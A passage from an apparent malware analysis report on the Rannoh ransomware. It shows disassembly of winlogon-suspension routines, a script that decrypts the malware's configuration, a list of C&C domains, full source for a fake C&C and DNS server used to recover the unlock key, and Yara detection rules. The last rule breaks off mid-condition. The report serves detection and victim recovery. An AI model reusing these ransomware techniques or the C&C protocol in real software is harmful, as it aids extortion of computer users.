

Figure 23: Keyboard hook procedure

This function checks if the typed char is '\' or '['. If one of these character is pressed, the malware calls the function *MessageBeep(MB_OK)* and stop. Otherwise, it just submits the char to the next hook with *CallNextHookEx.*

4.7.4 Winlogon suspend

This malware suspends all *winlogon* threads. The goal is to deactivate the shortcut *ctrl+alt+del, the* screensaver and other protection that can help the end-user to escape from the malware interface when the malware locks the computer and asks for a ransom.

To suspend the *winlogon* the malware uses 3 functions (if *doResume* equals to 1, it resumes *winlogon* threads):

4078747h (*suspendWinLogonPart1(int doResume)*)

This function calls *RtlAdjustPrivilege* to enable the *SeDebugPrivilige*, and 407894h call (*suspendWinLogonPart2*)

```
lea   edi, [ebp+var_4]
push  edi
push  0
push  1
push  14h
call  (pRtlAdjustPrivilege - 40786Ah)[ebx]
push  [ebp+doResume]
call  suspendWinLogonPart2 ; if doResume param == 1 it resume the winlogon thread
mov   [ebp+var_8], 1
mov   eax, [ebp+var_8]
mov   ebx, [ebp+var_C]
leave
retn  4
suspendWinLogonPart1 endp
```

Figure 24: Suspend WinLogon part 1

407894h (*suspendWinLogonPart1(int doResume)*)

This function iterates over the process list with the classic function CreateToolhelp32Snapshot, Process32First and Process32Next. For each process if the name matches “WINLOGON.EXE” then it calls 40797Dh (*suspendProcessThread)* with the pid in argument.



Figure 25: Suspend WinLogon part 2

40797Dh (*suspendProcessThread(int pid, int doResume)*

This function iterates over the thread list with the classic function CreateToolhelp32Snapshot, Thread32First, Thread32Next. If the owner process id of the thread matches the pid passed in argument then it opens the thread with *OpenThread* and call *SuspendThread*.



Figure 26: Suspend thread

4.8 Configuration files

4.8.1 URL configuration

If the C&C uses the URLS command, the malware adds the new URL to the current list of C&C and saves it in a new file in *%TEMP%* and in the windows directory with the name following this pattern: "*%s%sAL*", *id*, *username*. This file is encrypted with the network key. We have written a script to be able to recover these kinds of file.

```
#!/usr/bin/python
from Crypto.Cipher import ARC4
from Crypto.Hash import MD5
import sys

salt = "QQasd123zxc"

id = sys.argv[1]
key = id + salt

key_hash = MD5.new(key).digest()
data_enc = open(sys.argv[2]).read()
rc4 = ARC4.new(key_hash)
data = rc4.decrypt(data_enc)
print data [16:] # eat the first 16bytes that match the content md5
```

The output:

```
staff@malware.lu:~$       python       decode_conf.py       989D0EA2554245442D47
989D0EA2554245442D47614AL
http://horad-fo.com/images/a.php
http://bojan-dns.com/images/a.php
http://lickes-shops.com/images/a.php
http://manno-admin.com/images/a.php
http://johen-kapel.com/images/a.php
http://networkers-group.com/images/a.php
http://robertos-group.com/images/a.php
http://www.foo.com/a.php
http://www.bar.com/a.php
```

5 Command & control emulation

5.1 Introduction

To perform our test, we decided to create a fake C&C with the protocol used by this sample. The id is hardcoded in the proof of concept. So, to test it with another id, the script must be modified:

```
# populate automaticaly on CRA command
# id:masterkey
masterkey = {
    "989D0EA2554245442D47":
"ELUdyNTonfagpnEUqsTOLqagXLElJsElvVqGDssdjreOVfQOGVdjqtanf"
}
```

The id variable and the master key must be put in this array. For information about the id, see chapter 4.6.1 and for the master key, see chapter 4.6.3.

The IP is hardcoded too and must be modified to match your configuration.

The web server contains a DNS server too. You can modify the configuration of the test's machine to use this DNS server.

All features are not implemented yet.

5.2 Source code

```
#!/usr/bin/python
import time, threading, socket
import BaseHTTPServer, urlparse, urllib
import base64, sys
from Crypto.Cipher import ARC4
from Crypto.Hash import MD5

http_port = 80
dns_port = 53

# listen ip
my_ip = '192.168.0.24'

# domain to hook
target_domain = ( "horad-fo.com", "bojan-dns.com", "lickes-shops.com" )

# populate automaticaly on CRA command
# id:masterkey
masterkey = {
    "989D0EA2554245442D47": "ELUdyNTonfagpnEUqsTOLqagXLElJsElvVqGDssdjreOVfQOGVdjqtanf"
}

class DNSQuery:
    def __init__(self, data):
        self.data=data
        self.dominio=''

        tipo = (ord(data[2]) >> 3) & 15   # Opcode bits
        if tipo == 0:                     # Standard query
            ini=12
            lon=ord(data[ini])
            while lon != 0:
                self.dominio+=data[ini+1:ini+lon+1]+'.'
                ini+=lon+1
                lon=ord(data[ini])
```

```
    def respuesta(self, ip):
        packet=''
        if self.dominio:
            packet+=self.data[:2] + "\x81\x80"
            packet+=self.data[4:6] + self.data[4:6] + '\x00\x00\x00\x00'
            packet+=self.data[12:]
            packet+='\xc0\x0c'
            packet+='\x00\x01\x00\x01\x00\x00\x00\x3c\x00\x04'
            packet+=str.join('',map(lambda x: chr(int(x)), ip.split('.')))
        return packet

    def respuestano(self):
        packet=''
        if self.dominio:
            packet+=self.data[:2] + "\x81\x83"
            packet+=self.data[4:6] + self.data[4:6] + '\x00\x00\x00\x00'
            packet+=self.data[12:]
            packet+='\xc0\x0c'
            packet+='\x00\x01\x00\x01\x00\x00\x00\x3c\x00\x04'

            # badboy way from wireshark "Authoritative nameservers"
            packet += '\xc0\x1d\x00\x06\x00\x01\x00\x00\x06\x1f\x00\x30\x08\x6e\x73\x6d'
            packet += '\x61\x73\x74\x65\x72\x03\x6e\x69\x63\xc0\x1d\x0a\x68\x6f\x73\x74'
            packet += '\x6d\x61\x73\x74\x65\x72\xc0\x3a\x84\x74\xe3\x6d\x00\x00\x0e\x10'
            packet += '\x00\x00\x07\x08\x00\x36\xee\x80\x00\x00\x15\x18'

        return packet

class DNSThread(threading.Thread):
    def __init__(self, ip, ip_bind, port, target):
        self.ip = ip
        self.ip_bind = ip_bind
        self.port = port
        self.target = target
        threading.Thread.__init__(self)
        self._stopevent = threading.Event( )

    def run(self):
        print time.asctime(), "Server DNS Starts - %s:%s" % (self.ip_bind, self.port)

        udps = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        udps.bind((self.ip_bind, self.port))
        udps.settimeout(2)
        while not self._stopevent.isSet():
            try:
                data, addr = udps.recvfrom(1024)
                p = DNSQuery(data)
                if p.dominio[:-1] in self.target:
                    domain_ip = self.ip
                else:
                    try:
                        domain_ip = socket.gethostbyname(p.dominio)
                    except:
                        domain_ip = None

                if domain_ip == None:
                    response = p.respuestano()
                    print 'DNS Request: %s -> %s' % (p.dominio, "Not found")
                else:
                    response = p.respuesta(domain_ip)
                    print 'DNS Request: %s -> %s' % (p.dominio, domain_ip)

                udps.sendto(response, addr)
            except:
                #print sys.exc_info()
                pass

        udps.close()
```

```
        print time.asctime(), "Server DNS Stops - %s:%s" % (self.ip_bind, self.port)

    def stop(self):
        self._stopevent.set( )


class RannohHandler(BaseHTTPServer.BaseHTTPRequestHandler):

    def getImagesCab(self):
        return open("images.cab", "r").read()

    def crypt(self, key, data):
        salt = "QQasd123zxc"
        key_hash = MD5.new(key + salt).digest()
        rc4 = ARC4.new(key_hash)
        return rc4.decrypt(data)

    def do_HEAD(self):
        if self.headers['Host'] not in target_domain:
            self.send_response(404)
            self.end_headers()
            return

        self.send_response(200)
        #s.send_header("Content-type", "text/html")
        self.end_headers()

    def do_GET(self):
        global masterkey

        if self.headers['Host'] not in target_domain:
            self.send_response(404)
            self.end_headers()
            return

        self.send_response(200)
        #self.send_header("Content-type", "text/html")
        self.end_headers()

        # Parse request
        path_escape = self.path.replace("==", "%3D%3D") # due to base64 == not escape
        parsed_path = urlparse.urlparse(path_escape)
        try:
            params = dict([p.split('=') for p in parsed_path[4].split('&')])
        except:
            params = {}

        # Check required param for Rannoh
        if ('id' not in params):
            print "no id request"
            return

        print params

        if params.get('cmd') == "img":
            print "Send images CAB"
            cab = self.getImagesCab()
            cab_hash = MD5.new(cab).digest()
            response = "%s:%s%s" % ("IMAGES", cab_hash, cab)

        elif params.get('cmd') == "msg":
            # format MESSAGE:md5filename:msg
            msg_file = "HACKED.txt"
            msg = "trololololol, powaa, nyancat!\r\n"
            data = "%s:%s" % (msg_file, msg)
            msg_hash = MD5.new(data).digest()
            response = "%s:%s%s" % ("MESSAGE", msg_hash, data)
```

```
        elif params.get('cmd') == "lfk":
            if params.get('stat') == "CRA":
                print "data: %s" % params['data']
                masterkey[params['id']] = self.crypt(params['id'],
                                        base64.b64decode(urllib.unquote(params['data'])))
                print "decrypted data: %s" % \
                    masterkey[params['id']]
                response = "LOCK:"

        elif params.get('cmd') == 'key':
            response = "UNLOCK:%s%s" % (MD5.new(masterkey[params['id']]).digest(),
                                                    masterkey[params['id']])
            print "key: %s %s" % (params['data'][:4],
                                  base64.b64decode(params['data'][4:]))

        elif params.get('stat') == "CRC":
            print "ld: %s" % params['ld']
            response = "LOCK:"

        elif params.get('stat') == "0":
            response = "LOCK:"

        elif params.get('stat') == "240":
            response = "UNLOCK:%s%s" % (MD5.new(masterkey[params['id']]).digest(),
                                                   masterkey[params['id']])

        elif params.get('stat') == "8":
            response = "WAIT"

        else :
            response = "WAIT"

        # write response
        self.wfile.write(self.crypt(params['id'], response))

if __name__ == '__main__':
    # DNS server part
    dns = DNSThread(my_ip, my_ip, dns_port, target_domain)
    dns.start()

    # Web server part
    server_class = BaseHTTPServer.HTTPServer
    httpd = server_class((my_ip, http_port), RannohHandler)

    print time.asctime(), "Server HTTP Starts - %s:%s" % (my_ip, http_port)

    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        pass

    httpd.server_close()
    print time.asctime(), "Server HTTP Stops - %s:%s" % (my_ip, http_port)

    dns.stop()
```

6 Defense

6.1 Signatures

Network signature

To block this sample, you can block these domain names:

- horad-fo.com
- bojan-dns.com
- lickes-shops.com
- manno-admin.com
- johen-kapel.com
- networkers-group.com
- robertos-group.com

2 DNS are hosted in Australia and 5 are hosted in China.

The URL pattern is:

- `^http.*/images/a.php?id=[A-Z0-9]\{20\}&.*`

Yara signature

Packed signature:

```
rule rannoh{
      strings:
            $upx_data = {
FF870290000100080079E440001100B0B387FC100053E7400030110B010372B27676FAE40F040123
EDE8B29DB0BF3FC7E940178EEA0F06CBAEDB0E9EF00B6203 }
      condition:
            $upx_data at 0x400
}
```

Unpacked signature:

```
rule rannoh_unpacked
{
    strings:
        //URL
        $url1= "http://horad-fo.com/images/a.php"
        $url2= "http://bojan-dns.com/images/a.php"
        $url3= "http://lickes-shops.com/images/a.php"
        $url4= "http://manno-admin.com/images/a.php"
        $url5= "http://johen-kapel.com/images/a.php"
        $url6= "http://networkers-group.com/images/a.php"
        $url7= "http://robertos-group.com/images/a.php"

        // Disable system administration utility (Registry)
        // Destroy safeboot
        $reg1 = {
C745AD7265672EC745B165786520C745B564656C65C745B974652022C745BD484B4559C745C15F4C
4F43C745C5414C5F4DC745C941434849C745CD4E455C53C745D159535445C745D54D5C4375C745D9
7272656EC745DD74436F6EC745E174726F6CC745E55365745CC745E9436F6E74C745ED726F6C5CC7
45F153616665C745F5426F6F74C745F922202F66C645FD00 }
        // Other regs
        $reg2 = {
C7850FFFFFFF7265672EC78513FFFFFF65786520C78517FFFFFF61646420C7851BFFFFFF22484B45
```

```
C7851FFFFFFF595F4C4FC78523FFFFFF43414C5FC78527FFFFFF4D414348C7852BFFFFFF494E455C
C7852FFFFFFF536F6674C78533FFFFFF77617265C78537FFFFFF5C4D6963C7853BFFFFFF726F736F
C7853FFFFFFF66745C57C78543FFFFFF696E646FC78547FFFFFF7773204EC7854BFFFFFF545C4375
C7854FFFFFFF7272656EC78553FFFFFF74566572C78557FFFFFF73696F6EC7855BFFFFFF5C496D61
C7855FFFFFFF67652046C78563FFFFFF696C6520C78567FFFFFF45786563C7856BFFFFFF7574696F
C7856FFFFFFF6E204F70C78573FFFFFF74696F6EC78577FFFFFF735C7265C7857BFFFFFF67656469
C7857FFFFFFF742E6578C745836522202FC7458774205245C7458B475F535AC7458F202F6620C745
932F762044C7459765627567C7459B67657220C7459F2F642050C745A3394B444DC745A7462E4558
C645AB45C645AC00 }
        $reg3 = {
C78570FEFFFF7265672EC78574FEFFFF65786520C78578FEFFFF61646420C7857CFEFFFF22484B45
C78580FEFFFF595F4C4FC78584FEFFFF43414C5FC78588FEFFFF4D414348C7858CFEFFFF494E455C
C78590FEFFFF536F6674C78594FEFFFF77617265C78598FEFFFF5C4D6963C7859CFEFFFF726F736F
C785A0FEFFFF66745C57C785A4FEFFFF696E646FC785A8FEFFFF7773204EC785ACFEFFFF545C4375
C785B0FEFFFF7272656EC785B4FEFFFF74566572C785B8FEFFFF73696F6EC785BCFEFFFF5C496D61
C785C0FEFFFF67652046C785C4FEFFFF696C6520C785C8FEFFFF45786563C785CCFEFFFF7574696F
C785D0FEFFFF6E204F70C785D4FEFFFF74696F6EC785D8FEFFFF735C6D73C785DCFEFFFF636F6E66
C785E0FEFFFF69672E65C785E4FEFFFF78652220C785E8FEFFFF2F742052C785ECFEFFFF45475F53
C785F0FEFFFF5A202F66C785F4FEFFFF202F7620C785F8FEFFFF44656275C785FCFEFFFF67676572
C78500FFFFFF202F6420C78504FFFFFF50394B44C78508FFFFFF4D462E4566C7850CFFFFFF5845C6
850EFFFFFF00 }
        $reg4 = {
C785ECFDFFFF7265672EC785F0FDFFFF65786520C785F4FDFFFF61646420C785F8FDFFFF22484B45
C785FCFDFFFF595F4C4FC78500FEFFFF43414C5FC78504FEFFFF4D414348C78508FEFFFF494E455C
C7850CFEFFFF534F4654C78510FEFFFF57415245C78514FEFFFF5C4D6963C78518FEFFFF726F736F
C7851CFEFFFF66745C57C78520FEFFFF696E646FC78524FEFFFF77735C43C78528FEFFFF75727265
C7852CFEFFFF6E745665C78530FEFFFF7273696FC78534FEFFFF6E5C506FC78538FEFFFF6C696369
C7853CFEFFFF65735C53C78540FEFFFF79737465C78544FEFFFF6D22202FC78548FEFFFF74205245
C7854CFEFFFF475F4457C78550FEFFFF4F524420C78554FEFFFF2F66202FC78558FEFFFF76204469
C7855CFEFFFF7361626CC78560FEFFFF65526567C78564FEFFFF65646974C78568FEFFFF202F6420
66C7856CFEFFFF2231C6856EFEFFFF22C6856FFEFFFF00 }
        $reg5 = {
C7854EFDFFFF7265672EC78552FDFFFF65786520C78556FDFFFF61646420C7855AFDFFFF22484B45
C7855EFDFFFF595F4C4FC78562FDFFFF43414C5FC78566FDFFFF4D414348C7856AFDFFFF494E455C
C7856EFDFFFF536F6674C78572FDFFFF77617265C78576FDFFFF5C4D6963C7857AFDFFFF726F736F
C7857EFDFFFF66745C57C78582FDFFFF696E646FC78586FDFFFF7773204EC7858AFDFFFF545C4375
C7858EFDFFFF7272656EC78592FDFFFF74566572C78596FDFFFF73696F6EC7859AFDFFFF5C496D61
C7859EFDFFFF67652046C785A2FDFFFF696C6520C785A6FDFFFF45786563C785AAFDFFFF7574696F
C785AEFDFFFF6E204F70C785B2FDFFFF74696F6EC785B6FDFFFF735C7461C785BAFDFFFF736B6D67
C785BEFDFFFF722E6578C785C2FDFFFF6522202FC785C6FDFFFF74205245C785CAFDFFFF475F535A
C785CEFDFFFF202F6620C785D2FDFFFF2F762044C785D6FDFFFF65627567C785DAFDFFFF67657220
C785DEFDFFFF2F642050C785E2FDFFFF394B444DC785E6FDFFFF462E4558C685EAFDFFFF45C685EB
FDFFFF00 }
        $reg6 = {
C7854EFDFFFF7265672EC78552FDFFFF65786520C78556FDFFFF61646420C7855AFDFFFF22484B45
C7855EFDFFFF595F4C4FC78562FDFFFF43414C5FC78566FDFFFF4D414348C7856AFDFFFF494E455C
C7856EFDFFFF536F6674C78572FDFFFF77617265C78576FDFFFF5C4D6963C7857AFDFFFF726F736F
C7857EFDFFFF66745C57C78582FDFFFF696E646FC78586FDFFFF7773204EC7858AFDFFFF545C4375
C7858EFDFFFF7272656EC78592FDFFFF74566572C78596FDFFFF73696F6EC7859AFDFFFF5C496D61
C7859EFDFFFF67652046C785A2FDFFFF696C6520C785A6FDFFFF45786563C785AAFDFFFF7574696F
C785AEFDFFFF6E204F70C785B2FDFFFF74696F6EC785B6FDFFFF735C7461C785BAFDFFFF736B6D67
C785BEFDFFFF722E6578C785C2FDFFFF6522202FC785C6FDFFFF74205245C785CAFDFFFF475F535A
C785CEFDFFFF202F6620C785D2FDFFFF2F762044C785D6FDFFFF65627567C785DAFDFFFF67657220
C785DEFDFFFF2F642050C785E2FDFFFF394B444DC785E6FDFFFF462E4558C685EAFDFFFF45C685EB
FDFFFF00 }
        $reg7 = {
C78540FCFFFF7265672EC78544FCFFFF65786520C78548FCFFFF61646420C7854CFCFFFF22484B45
C78550FCFFFF595F4C4FC78554FCFFFF43414C5FC78558FCFFFF4D414348C7855CFCFFFF494E455C
C78560FCFFFF534F4654C78564FCFFFF57415245C78568FCFFFF5C4D6963C7856CFCFFFF726F736F
C78570FCFFFF66745C57C78574FCFFFF696E646FC78578FCFFFF77735C43C7857CFCFFFF75727265
C78580FCFFFF6E745665C78584FCFFFF7273696FC78588FCFFFF6E5C506FC7858CFCFFFF6C696369
```

```
C78590FCFFFF65735C53C78594FCFFFF79737465C78598FCFFFF6D22202FC7859CFCFFFF74205245
C785A0FCFFFF475F4457C785A4FCFFFF4F524420C785A8FCFFFF2F66202FC785ACFCFFFF76204469
C785B0FCFFFF7361626CC785B4FCFFFF65526567C785B8FCFFFF69737472C785BCFCFFFF79546F6F
C785C0FCFFFF6C73202FC785C4FCFFFF64202231C685C8FCFFFF22C685C9FCFFFF00 }
        // 3 registry key currentversion: winlogon, windows and Run
        $reg8 = {
736F6674776172655C6D6963726F736F66745C77696E646F7773206E745C63757272656E74766572
73696F6E5C77696E6C6F676F6E0075736572696E697400736F6674776172655C6D6963726F736F66
745C77696E646F7773206E745C63757272656E7476657273696F6E5C77696E646F7773006C6F6164
00536F6674776172655C4D6963726F736F66745C57696E646F77735C43757272656E745665727369
6F6E5C52756E00776E6374726C00 }

        // Network command
        // Command prototype
        $network_cmd0 = "%s?id=%s&%s"
        // Image Download
        $network_cmd1 = {
C785CFF7FFFF636D643DC785D3F7FFFF696D6726C785D7F7FFFF77696E3DC785DBF7FFFF2573266C
C785DFF7FFFF6F633D30C785E3F7FFFF78253034C785E7F7FFFF58267665C785EBF7FFFF723D2573
C685EFF7FFFF00 }
        // Recover lock file message
        $network_cmd2 = {
C785E0FDFFFF636D643DC785E4FDFFFF6D736726C785E8FDFFFF7665723D66C785ECFDFFFF2573C6
85EEFDFFFF00 }
        // Export masterkey
        $network_cmd3 = {
C785BAF8FFFF636D643DC785BEF8FFFF6C666B26C785C2F8FFFF6C646E3DC785C6F8FFFF25752673
C785CAF8FFFF7461743DC785CEF8FFFF43524126C785D2F8FFFF7665723DC785D6F8FFFF25732664
C785DAF8FFFF6174613DC685DEF8FFFF00 }
        // Export the number of encrypted file
        $network_cmd4 = {
C785E4FEFFFF73746174C785E8FEFFFF3D435243C785ECFEFFFF266C643DC785F0FEFFFF25752676
C785F4FEFFFF65723D25C685F8FEFFFF73C685F9FEFFFF00 }
        // Export status
        $network_cmd5 = "stat=%u&ver=%s"
        // Send ukash/paysafecard code
        $network_cmd6 = "cmd=key&ver=%s&data=%u:%u:%s"
        // Answer
        $network_cmd7 = {
494D414745533A0047454F3A004C4F434B3A00554E4C4F434B3A0055524C533A0045584543555445
3A004B494C4C3A00555047524144453A00555047524144455524C3A004C4F41443A005741495400
4D4553534147453A00 }

        // Encryption
        // ID generation: Format string
        $encrypt1 = { C745F025732530C745F43858253066C745F83458C645FA00 }
        // Generate key: Salt
        $encrypt2 = "QQasd123zxc"
        // Master key generation: Salt
        $encrypt3 = {
C745A400000000C745A800000000C745AC00000000C745B071776572C745B474797569C745B86F70
6173C745BC64666768C745C06A6B6C7AC745C478637662C745C86E6D706CC745CC6679726EC745D0
7964736AC745D473645157C745D845525459C745DC55494F50C745E041534446C745E447484A4BC7
45E84C5A5843C745EC56424E4DC745F0504C4659C745F4524E5944C745F8534A5344C645FC00 }
        // File encryption: Salt
        $encrypt4 = { 267564685974657464682637367777 00 }
        $encrypt5 = {
3733326A6A646E625959535555557376B6A6B736B2A2A2A6E64686873736800 }

    condition:
      7 of ( $url* ) and
```

```
      8 of ( $reg* )  and
